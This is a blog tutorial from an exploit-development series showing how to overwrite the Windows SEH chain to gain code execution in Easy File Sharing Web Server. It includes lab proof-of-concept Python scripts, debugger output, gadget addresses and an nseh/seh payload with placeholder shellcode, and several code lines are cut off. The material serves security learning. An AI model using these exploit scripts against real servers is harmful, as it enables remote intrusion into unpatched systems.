


# Zero Day Zen Garden: Windows Exploit Development – Part 4 [Overwriting SEH with Buffer Overflows]

Nov 6, 2017 • Steven Patterson



Hello! In this post we're looking at SEH overwrite exploits and our first Remote Code Execution. I'm back from a little hiatus which I partially blame on the reverse engineers over at FireEye Labs Advanced Reverse Engineering team for putting such a smashing CTF together called the [FLARE-On challenge](#). But, I've returned to continue the Zero Day Zen Garden exploit development tutorial series. So without further ado, let's get into Part 4 where we will be looking at how to overwrite the Structured Exception Handler (SEH) in Windows to gain arbitrary code execution.



The software we'll be exploiting today is called Easy File Sharing Web Server (download software [here](#)) and you can see the proof-of-concept I based this post on at [Exploit-DB](#). There's a few things that are different about this exploit from previous tutorials, for starters, it's a Remote Code Execution vulnerability. That means the software can be exploited across the internet from a remote location, which differs from the local exploits we have been dealing with in the past. The second difference is that instead of using a vanilla buffer overflow that overwrites EIP, it exploits the Structured Exception Handler or SEH chain to gain code execution. What does this mean? Well to understand the exploit, we need to understand what the SEH chain is.


# Windows Structured Exception Handler (SEH) Overview

The 30'000 foot view of SEH is as follows: Windows needs the software it runs to be able to recover from errors that occur, to do this, it allows developers to specify what should happen when a program runs into a problem (or an exception) and write special code that runs whenever an error pops up (handler). In other words, Windows implements a structured way for developers to handle exceptions that they called the Structured Exception Handler.

What does a Structured Exception Handler look like in the real world? Well, if you've ever encountered a software error you'll be familiar with the error dialog box that pops up. That dialog box did not materialize out of thin air, it was programmed by someone as behaviour that would run whenever that error happened. This all sounds like a perfectly reasonable idea right? Well it is, as long as the code that runs after an error is code that was intended by the developer. We can actually hijack this process to run the code that we want by overwriting the original SEH code. Then, all that needs to happen for us to have the code get executed is to intentionally trigger an error (exception) by writing past the end of the buffer and voila! We have achieved arbitrary code execution.



Windows SEH implements a chain of code blocks to handle exceptions as a way for there to be several fallback options in case an error cannot be handled by an individual block. This code can be written in the software or the OS itself. Every program has an SEH chain, even software that does not have any error handling code written by the developer. For a diagram of the SEH chain, you can take a look at this photo from the [Security Sift blog](#):

## Windows SEH Chain (simplified)



Now that you understand the general overview of how SEH works (and the first step of exploit development should always be understanding how the darn thing works), we can proceed to our exploit. First thing you'll need to do is obtain the software and install it on your Windows XP virtual machine. Once Easy File Sharing Server is installed, open it up in Immunity Debugger (you'll get an alert box about Registration, click the "Try it!" button to move past this dialog).





## Step 1: Attach debugger and confirm vulnerability

We need to confirm the vulnerability by crashing the software with a quick proof-of-concept script. Read the following Python script and I'll explain it after:

ezfilesharing\_poc1.py

```

import socket
import os
import time
import sys

# IP address of host (set to localhost 127.0.0.1 because we are running it on our
host = "127.0.0.1"
# Port of host
port = 80

# Build buffer
buf = "/.:/" # Unusual, but needed
buf += "A" * 3000 # Our character buffer to cause a crash

# Craft our HTTP GET request
request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Host: " + host + "\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101"
request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q="
request += "Accept-Language: en-US,en;q=0.5" + "\r\n"
request += "Accept-Encoding: gzip, deflate" + "\r\n"
request += "Referer: " + "http://" + host + "/" + "\r\n"
request += "Cookie: SESSIONID=16246; UserID=PassWD=" + buf + "; frmUserName=; fr
request += " rememberPass=pass"
request += "\r\n"
request += "Connection: keep-alive" + "\r\n"
request += "If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT" + "\r\n"

print "[*] Connecting to target: " + host

# Set up our socket connection
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    # Attempt to connect to host
    connect = s.connect((host, port))
    print "[*] Successfully connected to: " + host
except:
    print "[!] " + host + " didn't respond...\n"
    sys.exit(0)

# Send payload to target
print "[*] Sending payload to target..."
s.send(request + "\r\n\r\n")
print "[!] Payload has been sent!\n"
s.close()

```

What we're doing in the above script is placing a large buffer of 3000 "A" characters into the cookie portion of an HTTP GET request, then sending that off to the Easy File Sharing Web Server. It can't properly parse the GET request, leading the buffer to overflow and crash the server. Let's see it in

action, go ahead and run the script to see the software crash. Now, check out Immunity Debugger and what you should see is the ever familiar 0x41414141 in the EAX register. But, we're planning to develop an SEH exploit, where can we see evidence that we can control the SEH chain? Using Immunity Debugger, you can select View → SEH chain and you'll see that it is corrupted! This is perfect, it means we can control portions of the SEH chain.

Address	SE handler
01A96E70	41414141
41414141	*** CORRUPT ENTRY ***

## Step 2: Find SEH offset and confirm control over SEH chain

We have successfully confirmed that there is a buffer overflow vulnerability affecting the SEH chain and we can continue to build on our exploit. The thing we need to know now is, where on earth can we find the part in the buffer that influences the SEH chain? Well, we can use a pattern buffer like in previous exploits and then issue a Mona command to find the offset. Generate a pattern buffer of 3000 bytes using the following command:

```
!mona pc 3000
```

Open up the pattern.txt file and copy paste it into an updated Python exploit script:

### ezfilesharing\_poc2.py

```
import socket
import os
import time
import sys

# IP address of host (set to localhost 127.0.0.1 because we are running it on our
host = "127.0.0.1"
# Port of host
port = 80

buf = "/.:/" # Unusual, but needed
# Character pattern buffer to locate SEH offset
buf += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac"

request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Host: " + host + "\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101"
request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q="
request += "Accept-Language: en-US,en;q=0.5" + "\r\n"
request += "Accept-Encoding: gzip, deflate" + "\r\n"
request += "Referer: " + "http://" + host + "/" + "\r\n"
```

```

request += "Cookie: SESSIONID=16246; UserID=PassWD=" + buf + "; frmUserName="; fr
request += " rememberPass=pass"
request += "\r\n"
request += "Connection: keep-alive" + "\r\n"
request += "If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT" + "\r\n"

print "[*] Connecting to target: " + host

# Set up our socket connection
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    # Attempt to connect to host
    connect = s.connect((host, port))
    print "[*] Successfully connected to: " + host
except:
    print "[!] " + host + " didn't respond...\n"
    sys.exit(0)

# Send payload to target
print "[*] Sending payload to target..."
s.send(request + "\r\n\r\n")
print "[!] Payload has been sent!\n"
s.close()

```

After restarting the server in Immunity Debugger, run the script again and after the crash, use the following Mona command to identify the SEH offset:

```
!mona findmsp
```

Look at the console output from Mona and find the part where it describes the SEH offset, looks like it is 53 bytes in from the start of the buffer.

```

0BADF000 !mona findmsp
0BADF000 [*] Looking for cyclic pattern in memory
63000000 Modules C:\WINDOWS\system32\csaenh.dll
0BADF000 Cyclic pattern (normal) found at 0x01358de7 (length 3000 bytes)
0BADF000 Cyclic pattern (normal) found at 0x013599c8 (length 3000 bytes)
0BADF000 Cyclic pattern (normal) found at 0x0135a5ed (length 3000 bytes)
0BADF000 Cyclic pattern (normal) found at 0x01a96e3b (length 61 bytes)
0BADF000 - Stack pivot between 239 & 300 bytes needed to land in this pattern
0BADF000 Cyclic pattern (normal) found at 0x01a97a2c (length 3000 bytes)
0BADF000 - Stack pivot between 3296 & 6296 bytes needed to land in this pattern
0BADF000 Cyclic pattern (normal) found at 0x0150de98 (length 3000 bytes)
0BADF000 Cyclic pattern (normal) found at 0x01510e2b (length 3000 bytes)
0BADF000 Cyclic pattern (unicode) found at 0x0019ce42 (length 3000 bytes)
0BADF000 [+] Examining registers
0BADF000 EDI (0x01a97624) points at offset 2025 in normal pattern (length 975)
0BADF000 ERX contains normal pattern : 0x41336341 (offset 69)
0BADF000 ESI (0x01a96e80) points at offset 69 in normal pattern (length 2931)
0BADF000 [*] Examining SEH chain
0BADF000 SEH record (seh field) at 0x01a96e70 overwritten with normal pattern : 0x38624137 (offset 53), followed by 0 bytes of cyclic data after the handler
0BADF000 [*] Examining stack (entire stack) - looking for cyclic pattern
0BADF000 Walking stack from 0x01a94000 to 0x01a9ffff (0x0001bfff bytes)
0BADF000 0x01a96e3c : Contains normal cyclic pattern at ESP+0xf0 (+240) : offset 1, length 60 (-> 0x01a96e77 : ESP+0x12c)
0BADF000 0x01a96e7c : Contains normal cyclic pattern at ESP+0x130 (+304) : offset 65, length 2935 (-> 0x01a979f2 : ESP+0xca7)
0BADF000 0x01a97a2c : Contains normal cyclic pattern at ESP+0xca0 (+3296) : offset 0, length 3000 (-> 0x01a98e53 : ESP+0x1898)
0BADF000 [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF000 Walking stack from 0x01a94000 to 0x01a9ffff (0x0001bfff bytes)
0BADF000 0x01a940c8 : Pointer into normal cyclic pattern at ESP-0x20e4 (-8420) : 0x0150e270 : offset 984, length 2016
0BADF000 0x01a94d04 : Pointer into normal cyclic pattern at ESP-0x2044 (-8264) : 0x0150e260 : offset 968, length 2032
0BADF000 0x01a95d14 : Pointer into normal cyclic pattern at ESP-0x1038 (-4152) : 0x01a97624 : offset 2025, length 975
0BADF000 0x01a96e28 : Pointer into normal cyclic pattern at ESP-0xf24 (-3876) : 0x01a97624 : offset 2025, length 975
0BADF000 0x01a96e44 : Pointer into normal cyclic pattern at ESP-0xf08 (-3848) : 0x01a97624 : offset 2025, length 975
0BADF000 0x01a95f73 : Pointer into normal cyclic pattern at ESP-0xdd4 (-3548) : 0x01a97053 : offset 541, length 2459
0BADF000 0x01a95f98 : Pointer into normal cyclic pattern at ESP-0xddc (-3532) : 0x01a97624 : offset 2025, length 975
0BADF000 0x01a95fac : Pointer into normal cyclic pattern at ESP-0xda0 (-3488) : 0x01a9705c : offset 545, length 2455
0BADF000 0x01a96d30 : Pointer into normal cyclic pattern at ESP-0x1c (-28) : 0x01a96e70 : offset 53, length 8
0BADF000 0x01a96d58 : Pointer into normal cyclic pattern at ESP+0x1c (+28) : 0x01a97624 : offset 2025, length 975
0BADF000 0x01a96d58 : Pointer into normal cyclic pattern at ESP+0x30 (+48) : 0x01a97624 : offset 2025, length 975
0BADF000 0x01a96d94 : Pointer into normal cyclic pattern at ESP+0x48 (+72) : 0x01a96e80 : offset 69, length 2931
0BADF000 [+] Preparing output file "findmsp.txt"
0BADF000 - (Re)setting logfile c:\mona_logs\fsas\findmsp.txt
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] This mona.py action took 0:04:25.812000

```

Now that we have an idea of where we can overwrite things in the SEH chain, we need some stuff to overwrite it with. In order for the SEH overwrite exploit to work, we need to have a few bytes of

assembly opcode instructions that will jump to our shellcode payload and an address of a code section with POP POP RET in it so we can begin execution of this jump code. The opcode instructions will be placed in the Next SEH section and the POP POP RET pointer will be put in the SEH section.

## Step 3: Obtain opcode instructions & POP POP RET address

To obtain the opcode instructions, we can consult what opcode is used for JMP in x86 assembly (0xEB) and then translate 20 into hex (0x14) to get the number of bytes we will jump. We'll also add in some NOP instructions for good measure (0x90). The entire opcode sequence is as follows:

```
eb 14 90 90
```

This will look like “\xeb\x14\x90\x90” in our Python script, next we need to find that POP POP RET code block address. To find this, use the Mona command:

```
!mona seh
```

Open up the seh.txt log to find code block addresses that point to a POP POP RET sequence. Ideally we want a code section that resides in files from the application itself. This will make the exploit more portable and less dependent on individual Windows OS distributions. Remember, a good exploit will thrive in a large variety of environments, try to build in this adaptability from the beginning! I grabbed an address from ImageLoad.dll (0x10018605) which is an assembly code block of pop ebx → pop ecx → ret.

```
seh - Notepad
File Edit Format View Help
0x0051e533 : pop ebp # pop ebx # ret | startnull {PAGE_EXECUTE_READ} [fsws.e
0x00543c25 : pop ebp # pop ebx # ret | startnull,asciiprint,ascii {PAGE_EXEC
0x0054cd6d : pop ebp # pop ebx # ret | startnull {PAGE_EXECUTE_READ} [fsws.e
0x10004c40 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000645c : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x100080b3 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x100092e9 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x10009325 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000b608 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000b748 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000b7f7 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000c236 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000d1c2 : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x1000d1ca : pop ebx # pop ecx # ret | null {PAGE_EXECUTE_READ} [ImageLoad.d
0x10010101 : pop ebx # pop ecx # ret | ascii {PAGE_EXECUTE_READ} [ImageLoad.
0x10012adf : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10012af7 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10015a88 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10018605 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10018711 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001871a : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001878f : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019993 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019a86 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019aa1 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019ab3 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019c78 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019ce3 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019db1 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019dcc : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019de7 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10019df9 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b376 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b3c0 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b3d9 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b481 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b4f5 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b576 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b58b : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001b5ba : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001bd7e : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001bd97 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001be9a : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001bed8 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001bee0 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x1001fc4b : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10021bca : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10022fcb : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
0x10022fd7 : pop ebx # pop ecx # ret | {PAGE_EXECUTE_READ} [ImageLoad.d11]
```

Let's confirm if we have the correct opcodes and POP POP RET address combo by updating the Python script with some mock INT shellcode, check out the comments and I'll explain the mechanics of the exploit script after:

### ezfilesharing\_poc3.py

```
import socket
import os
import time
import sys

# IP address of host (set to localhost 127.0.0.1 because we are running it on our
host = "127.0.0.1"
# Port of host
port = 80
# Max size of our buffer
bufsize = 3000
```

```

padding = "/.:/"           # Unusual, but needed
padding += "A" * 53       # 53 byte offset character buffer to reach SEH

nseh = "\xeb\x14\x90\x90" # nseh overwrite --> jmp 20 bytes with 2 NOPs
seh = "\x05\x86\x01\x10"  # pop pop ret ImageLoad.dll (WinXP SP3) 0x100186

nops = "\x90"*20         # 20 byte NOP sled

payload = "\xCC"*32      # mock INT shellcode

# Build our exploit
sploit = padding
sploit += nseh
sploit += seh
sploit += nops
sploit += payload

# Build the filler buffer
filler = "\x43"*(bufsize-len(sploit))

# Combine together for final buffer
buf = sploit
buf += filler

request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Host: " + host + "\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101"
request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q="
request += "Accept-Language: en-US,en;q=0.5" + "\r\n"
request += "Accept-Encoding: gzip, deflate" + "\r\n"
request += "Referer: " + "http://" + host + "/" + "\r\n"
request += "Cookie: SESSIONID=16246; UserID=PassWD=" + buf + "; frmUserName=; fr"
request += " rememberPass=pass"
request += "\r\n"
request += "Connection: keep-alive" + "\r\n"
request += "If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT" + "\r\n"

print "[*] Connecting to target: " + host

# Set up our socket connection
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    # Attempt to connect to host
    connect = s.connect((host, port))
    print "[*] Successfully connected to: " + host
except:
    print "[!] " + host + " didn't respond...\n"
    sys.exit(0)

```

```
# Send payload to target
print "[*] Sending payload to target..."
s.send(request + "\r\n\r\n")
print "[!] Payload has been sent!\n"
s.close()
```

So we defined several variables in our script to get the exploit to work, they are as follows:

- padding: this 53 byte character buffer allows us to get to the part that Mona tells us will overwrite the SEH chain.
- nseh: stands for “next SEH”, it normally points to the next handler in the chain but we overwrite it with opcode that translates to “jmp 0x20” in x86 assembly.
- seh: points to the section of code that runs when an error occurs, we overwrite it with an address that points to a POP POP RET code block so we can execute the jump code residing in the above Next SEH.
- nops: a 20 byte NOP sled to provide a bit of wiggle room in case anything shifts the code around.
- payload: a mock payload of INT opcodes (0xCC) to verify that we have working arbitrary code execution.
- sploit: all the above variables combined
- filler: character bytes to fill up any space in the buffer not used up.
- buf: our exploit code combined with the filler code.

What this script will do is overwrite the Next SEH pointer with our custom jump opcodes and SEH with our new address pointing at POP POP RET. This will pop two instructions off the stack frame and return to our jump opcode, leading to code execution of the INT payload we added.

